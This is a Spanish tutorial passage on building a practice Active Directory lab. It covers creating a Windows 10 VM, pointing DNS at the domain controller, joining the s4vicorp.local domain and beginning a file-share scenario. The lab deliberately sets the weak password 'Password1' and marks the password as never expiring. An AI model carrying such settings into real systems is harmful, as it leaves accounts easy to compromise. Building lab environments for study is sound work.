
Siguiente &gt;

Cancelar

Además de activar únicamente la casilla que pone '**La contraseña nunca expira**'.

En este punto, toca instalar una máquina Windows 10 correspondiente al equipo personal del usuario '**Marcelo Vázquez**'.

Primeramente, será un equipo que no forme parte del dominio. Posteriormente, lo vincularemos al dominio.



Le pondremos de nombre de equipo '**Mvazquez - PC**':

**Name the Virtual Machine**

What name would you like to use for this virtual machine?

Virtual machine name:

Mvazquez - PC

Location:

C:\Users\Usuario\Documents\Virtual Machines\Mvazquez - PC

Browse...

The default location can be changed at Edit > Preferences.

&lt; Back

Next &gt;

Cancel

Recordad que es necesario presionar la tecla '**F10**' en lo que la máquina arranca para iniciar la fase de instalación.

Durante la fase de instalación, cuando veamos esta interfaz, pincharemos en la opción '**Unirse a un dominio**':

# Iniciar sesión con Microsoft

Cuenta profesional o educativa

alguien@example.com

[¿Qué cuenta debo usar?](#)

Inicie sesión con el nombre de usuario y la contraseña que utiliza con Office 365 u otros servicios para la empresa de Microsoft.

[Unirse a un dominio](#)

[Privacidad y cookies](#)

[Términos de uso](#)

[Siguiente](#)



Como nombre de equipo, pondremos lo siguiente:

## ¿Quién va a usar este equipo?

[¿Qué nombre quieres usar?](#)




Marcelo Vázquez




De contraseña para este usuario pondremos '**Password1**'. Posteriormente, tendremos que configurar 3 preguntas de seguridad en caso de que olvidemos la contraseña.

Posteriormente, nos hará una serie de preguntas, le damos a todo que '**No**' o a '**Skip**'.

Una vez hecho, queda instalar las VMWare Tools para que se vea en pantalla completa:



Ya con las VMWare Tools configuradas, cambiaremos el nombre del equipo:



Es posible que sea necesario reiniciar el equipo para que los cambios tengan efecto.

Ahora toca conectar el equipo al dominio. En primer lugar, miraremos la IP del DC:

```
Administrator: Símbolo del sistema
Microsoft Windows [Versión 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Administrador>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Ethernet0:

    Sufijo DNS específico para la conexión. . . : localdomain
    Vínculo: dirección IPv6 local. . . : fe80::600f:ba1a:d4b1:44f%5
    Dirección IPv4. . . . . : 192.168.101.133
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . : 192.168.101.2

Adaptador de túnel isatap.localdomain:


    Estado de los medios. . . . . : medios desconectados
    Sufijo DNS específico para la conexión. . . : localdomain

Adaptador de túnel Teredo Tunneling Pseudo-Interface:

    Estado de los medios. . . . . : medios desconectados
    Sufijo DNS específico para la conexión. . . :

C:\Users\Administrador>
```

Este paso es necesario, pues ahora desde el equipo '**PC-Marcelo**', será necesario indicar como servidor DNS la dirección IP del DC:



De esta forma, será posible encontrar el dominio s4vicorp.

Desde el equipo '**PC-Marcelo**', haremos click en la siguiente pestaña:

Mejor coincidencia

 Obtener acceso a trabajo o escuela

Configuración del sistema

 Carpetas de trabajo

Panel de control >

Configuración

 Cambiar el nombre del grupo de trabajo >



Obtener acceso a trabajo o escuela

Configuración del sistema

Abrir

Pinchamos en '**Coneectar**':

## Obtener acceso a trabajo o escuela

Obtendrás acceso a recursos como correo electrónico, aplicaciones y red. Conectar significa que es posible que la cuenta o escuela controle algunas cosas de este dispositivo, como qué opciones de configuración puedes cambiar. Para obtener información específica acerca de esto, pregúntales.



Coneectar

## Opciones de configuración relacionadas

[Agregar o quitar un paquete de aprovisionamiento](#)

[Exporta los archivos de registro de administración](#)

[Configurar una cuenta para realizar pruebas](#)

Posteriormente, pinchamos en la opción alternativa '**Unir este dispositivo a un dominio local de Active Directory**':

## Configurar una cuenta profesional o educativa

Obtendrá acceso a recursos como correo electrónico, aplicaciones y la red. Conectarse significa que es posible que su trabajo o escuela controle algunos aspectos de este dispositivo, como las opciones de configuración que puede cambiar. Para obtener información específica acerca de esto, pregúntele.

Dirección de correo electrónico

### Acciones alternativas:

Esta acción configurará el dispositivo como perteneciente a su organización y le concederá a esta control total sobre él.

[Unir este dispositivo a Azure Active Directory](#)

[Unir este dispositivo a un dominio local de Active Directory](#)

Siguiente

En este punto, pondremos el nombre del dominio:

y Unirse a un dominio

## Unirse a un dominio

Nombre de dominio


s4vicorp.local

X

Siguiente

Cancelar

Si en este punto, nos pide credenciales, es que ha detectado el dominio, y por tanto vamos por buen camino:



Aquí tendremos que proporcionar las credenciales del usuario mvazquez pero a nivel de dominio, es decir, las creadas en el directorio activo:

## Agregar cuenta

### Agregar cuenta

Escribe la información de cuenta de la persona que usará este equipo. Si omites este paso, esa persona tendrá permisos predeterminados para el dominio.

Cuenta de usuario

 X

Tipo de cuenta



[Enviar comentarios](#)

Una vez logueados, le daremos a '**Omitir**' y será necesario reiniciar el equipo.

Ya en la pantalla de inicio de sesión, podremos iniciar sesión a nivel de dominio:



## Otro usuario

mvazquez@s4vicorp

.....|

ⓘ →

Iniciar sesión en s4vicorp


¿Cómo puedo iniciar sesión en otro dominio?

Lo normal en este punto es que por ser la primera vez que iniciamos sesión como este usuario, se nos cargue nuestro entorno de trabajo:

Estamos preparando todo para ti

Después de un rato, ya estaremos con una sesión en nuestro escritorio de trabajo.

Ya con esto configurado, comenzaremos creando nuestro primer escenario. Dentro del Server Manager en el DC, nos vamos a ir a la pestaña '**Servicios de archivo y de almacenamiento**:




Nos dirigimos a la pestaña de '**Recursos compartidos**':

The screenshot shows the 'Recursos compartidos' tab in the 'Servicios de archivos y de almacenamiento' section of the Server Manager. The left sidebar has 'Recursos compartidos' selected. The main area displays a table of shared resources:

Compartir	Ruta local	Protocolo	Tipo de disponibilidad
NETLOGON	C:\Windows\SYSVOL\sysvol\us4vici...	SMB	No en clúster
SYSVOL	C:\Windows\SYSVOL\sysvol\...	SMB	No en clúster

To the right, there are two panels: 'VOLUMEN' (showing volume C: with 39.5 GB capacity, 13.2 GB used, 26.2 GB available) and 'CUOTA' (with a note about installing the Server Resource Management feature).

En el DC, crearemos una carpeta con nombre '**Archivos**' en el disco local C:



Crearemos un nuevo recurso compartido:

## Conexión ▶ Recursos compartidos

